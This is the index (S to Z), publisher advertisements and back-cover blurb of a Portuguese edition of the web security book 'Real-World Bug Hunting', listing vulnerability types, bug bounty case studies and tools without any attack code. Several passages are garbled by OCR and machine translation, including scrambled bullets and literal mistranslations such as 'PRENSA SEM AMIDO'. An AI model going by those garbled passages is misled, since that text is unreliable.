estado (OAuth), 169
códigos de status, 5, 6, 13, 158
XSS armazenado, 59, 66-70, 100
subdomínios
enumerando, 128, 188-189, 192-193, 211
visão geral, 139-140
vulnerabilidades de aquisição de subdomínio, 139-147
Aquisição de robô legal, 144-145
visão geral, 139, 141-141, 147, 189
scan.me apontando para o Zendesk, 142
Aquisição do Shopify Windsor, 142-143
Aquisição do Snapchat Fastly, 143-144
Aquisição de e-mail do Uber SendGrid, 145-147
Exemplo de CNAME da Ubiquiti, 141-142
SubFinder, 192-193, 211
SUID (ID de usuário)

especificado), 122

Swinnen, Arne, 140-141

Synack, 220

T

The Tangled Web (Zalewski), 221 Tasci, Mert, 24-25

técnicas de identificação de tecnologia, 196-197

mecanismos de modelo, definidos, 71, 71-80

vulnerabilidades de injeção de modelo, 71-80

visão geral, 71-73, 80

Renderização dinâmica do Rails, 76-80 Injeções de modelo do Uber, 73-76

métodos de teste, 196-200

solicitações de tipo de conteúdo

`text/plain`, 33 Thakkar, Jigar, 153-154

exposições de serviços de terceiros, 140, 142, 144-145, 146-147, 180, 197

lista de ferramentas. Consulte também recursos de hacking, 209-216

domínios de nível superior, 139

Método `TRACE`, 7-8

Conexões do protocolo de controle de transmissão (TCP), 4 bugs do Twitter

proteções de conta, 180

Divisão de resposta HTTP, 52-54

Roubo de token da API da Mopub, 161-163 Notificação de cancelamento de assinatura, 24-25

Intenções da Web, 25-27

Tweets de recursos de segurança do Twitter, 221

autenticação de dois fatores (2FA), 183-184

U

Bugs do Uber

Injeção de modelo AngularJS, 73-74, 123

SQLi cego, 87-90

Injeção de modelo Jinja2, 74-76

Aquisição de e-mail do Sendgrid,
145-147

Aquisição de subdomínio da Ubiquiti, 141-142

Udacity, 219

Ullger, Aaron, 180

Caracteres Unicode, 52-53

Identificador Uniforme de Recursos (URI), 7

Localizador Uniforme de Recursos (URL). *Consulte também* poluição de
parâmetros HTTP (HPP); vulnerabilidades de redirecionamento
aberto

definido, 7

fragmento, 69

parâmetros de nome, 93

passagem de parâmetro, 22-23, 47-48, 84-87

análise e decodificação, 19-23, 173-174

renderização, 57, 66, 98, 99

Bug da Unikrn, 78-80, 123

ações não intencionais, 2

identificadores únicos universais (UUIDs), 158-159

exposições de entrada não higienizadas. *Consulte também*
vulnerabilidades de cross-site scripting (XSS); vulnerabilidades
de execução remota de código (RCE), 49

URI (Uniform Resource Identifier), 7

URL *Consulte* Uniform Resource Locator (URL)

User Agent Switcher, 216

exploração de id de usuário,
122

UUIDs (identificadores únicos universais), 158-159

processos de verificação, 154-155
Vettorazi, Stefano, 84-87
view-source:URL, 61
defacement virtual, 41-42
servidor virtual privado (VPS), 192
VPS (servidor virtual privado), 192
vulnerabilidades
 depois de fixações de código, 46-47, 125
 definido, 2
programas de divulgação de vulnerabilidades (VDPs). *Consulte também*
 programas de recompensa por bugs, 2

W

Wappalyzer, 72, 78, 196, 216
Wayback Machine, 192
The Web Application Hacker's Handbook (Stuttard e Pinto), 198, 221 Canal do YouTube Web Development Tutorials, 222
estruturas da web, 83-84
webhooks, 104-105, 146, 147
visualização da fonte da página
da Web, 61
proxies da Web, 37, 158, 210-211 sites.
Consulte também domínios
 etapas de acesso ao navegador, 3-7
 exposições a novas funcionalidades, 181, 186-187, 201
 redirecionamento para o malicioso, 11, 12, 17
WeSecureApp (hacker), 36-37
Wfuzz, 212
O que o CMS, 214
rotulagem branca, 146
ativos de listagem branca, 34, 174-176

Whitton, Jack, 61, 173-174, 223
comando `whoami`, 98
Wikiloc XXE, 115-117
curingas
 e certificados, 143, 144
 e subdomínios, 145, 147
função `window.location`, 13, 39-40
função `window.onload`, 39 proxy
da Web do Wireshark, 210
Dentro do spoofing de conteúdo de segurança, 47-48

X

XML Consulte eXtensible Markup Language (XML)
Vulnerabilidades do XML External Entity (XXE), 107-117
 Facebook XXE com Microsoft Word, 112-114 visão
 geral, 107, 111-112
 acesso de leitura ao bug do Google,
 112 Wikiloc XXE, 115-117
Auditores de XSS, 58-59
XSSHunter, 60, 198, 215
Blog XSS Jigsaw, 224
Vulnerabilidades XSS Consulte vulnerabilidades de XSS (cross-site
scripting) XXE Consulte vulnerabilidades de XXE (XML External
Entity)

Y

Bugs do Yahoo!
 Autenticação de senha Flurry, 172
 Correio eletrônico, 63-65
 Divulgação de informações do PHP, 184-
 186 SQLi cego esportivo, 84-87

Yaworski, Peter, 104-105, 150-151, 160-161, 163-165, 181-183
ysoserial, 127, 215


Z

Zalewski, Michal, 223
ZAP Proxy, 37, 38, 211
Zendesk
 redirecionamentos, 15-16
 aquisição de subdomínios, 142
Zerocóptero, 220
Blog da ZeroSec, 224
zseano (hacker), 143

Recursos


Acesse <https://nostarch.com/bughunting/> para obter atualizações, erratas e outras informações.

Mais livros de conteúdo prático da  **PRENSA SEM AMIDO**



ROOTKITS E BOOTKITS

Reversão de malware moderno e ameaças de próxima geração, por ALEX MATROSOV, EUGENE RODIONOV e SERGEY BRATUS, MAIO DE 2019, 448 págs., US\$ 49,95
ISBN 978-1-59327-716-1




ANÁLISE PRÁTICA DE MALWARE

O guia prático para dissecar software mal-intencionado *por*

MICHAEL SIKORSKI e ANDREW HONIG
FEVEREIRO DE 2012, 800 PÁGS., US\$ 59,95


ISBN 978-1-59327-290-6




CIÊNCIA DE DADOS DE MALWARE

Detecção e atribuição de ataques

por JOSHUA SAXE *com* HILLARY SANDERS
SETEMBRO DE 2018, 272 págs., US\$ 49,95
ISBN 978-1-59327-859-5



ATAQUE A PROTOCOLOS DE REDE
Guia do Hacker para Captura, Análise e Exploração *por*
JAMES FORSHAW
DEZEMBRO DE 2017, 336 PP., US\$ 49,95
ISBN 978-1-59327-750-5



ANÁLISE BINÁRIA PRÁTICA

Crie suas próprias ferramentas Linux para instrumentação binária,

Analysis, and Disassembly
(Análise e desmontagem) por
DENNIS ANDRIESSE DEZEMBRO
2018, 456 págs., US\$ 49,95
ISBN 978-1-59327-912-7



NOÇÕES BÁSICAS DE LINUX PARA HACKERS

Primeiros passos com redes, scripts e segurança no Kali
por OCCUPYTHEWEB

DEZEMBRO DE 2018, 248 PP., US\$ 34,95
ISBN 978-1-59327-855-7

TELEFONE:

1.800.420.7240 OU
1.415.863.9900

EMAIL: SALES@NOSTARCH.COM

WEB:

WWW.NOSTARCH.COM

"Repleto de exemplos ricos e reais de relatórios de vulnerabilidade de segurança, juntamente com análises úteis"

- Michiel Prins e Jobert Abma, co-fundadores da HackerOne

Saiba como as pessoas quebram sites e como você também pode fazê-lo. *Real-World Bug Hunting* é o principal guia de campo para encontrar bugs de software. Seja você um iniciante em segurança cibernética que deseja tornar a Internet mais segura ou um desenvolvedor experiente que deseja escrever um código seguro, o hacker ético Peter Yaworski lhe mostrará como isso é feito.

Você aprenderá sobre os tipos mais comuns de bugs, como cross-site scripting, referências diretas a objetos inseguros e falsificação de solicitações no lado do servidor. Usando estudos de caso reais de vulnerabilidades premiadas de aplicativos como Twitter, Facebook, Google e Uber, você verá como os hackers conseguem invocar condições de corrida durante a transferência de dinheiro, usar parâmetros de URL para fazer com que os usuários curtam tweets não intencionais e muito mais.

Cada capítulo apresenta um tipo de vulnerabilidade acompanhado de uma série de recompensas por bugs relatados. A coleção de histórias do campo do livro ensinará como os invasores enganam os usuários para que forneçam suas informações confidenciais e como os sites podem revelar suas vulnerabilidades a usuários experientes. Você aprenderá até mesmo como transformar seu novo hobby desafiador em uma carreira de sucesso.

Você aprenderá:

✿ Como a Internet funciona e os conceitos básicos de hacking

na Web✿ Como os invasores comprometem os sites

✿ Como Como
comumente

identificar
associada

funcionalidade
com vulnerabilidades

- ✿ Por onde começar a caçar insetos
- ✿ Como encontrar programas de recompensa por bugs e enviar relatórios de vulnerabilidade eficazes

O livro *Real-World Bug Hunting* é uma fascinante cartilha sobre vulnerabilidades de segurança na Web, repleta de histórias de bastidores e sabedoria prática. Com seu novo conhecimento sobre segurança e vulnerabilidades de sites, você poderá ajudar a tornar a Web um lugar mais seguro - e lucrar com isso.

Sobre o autor

Peter Yaworski é um caçador de bugs bem-sucedido, com agradecimentos da Salesforce, Twitter, Airbnb e do Departamento de Defesa dos Estados Unidos, entre outros. Atualmente, ele trabalha na Shopify como engenheiro de segurança de aplicativos, ajudando a tornar o comércio mais seguro.



O MELHOR EM ENTRETENIMENTO GEEK™

www.nostarch.com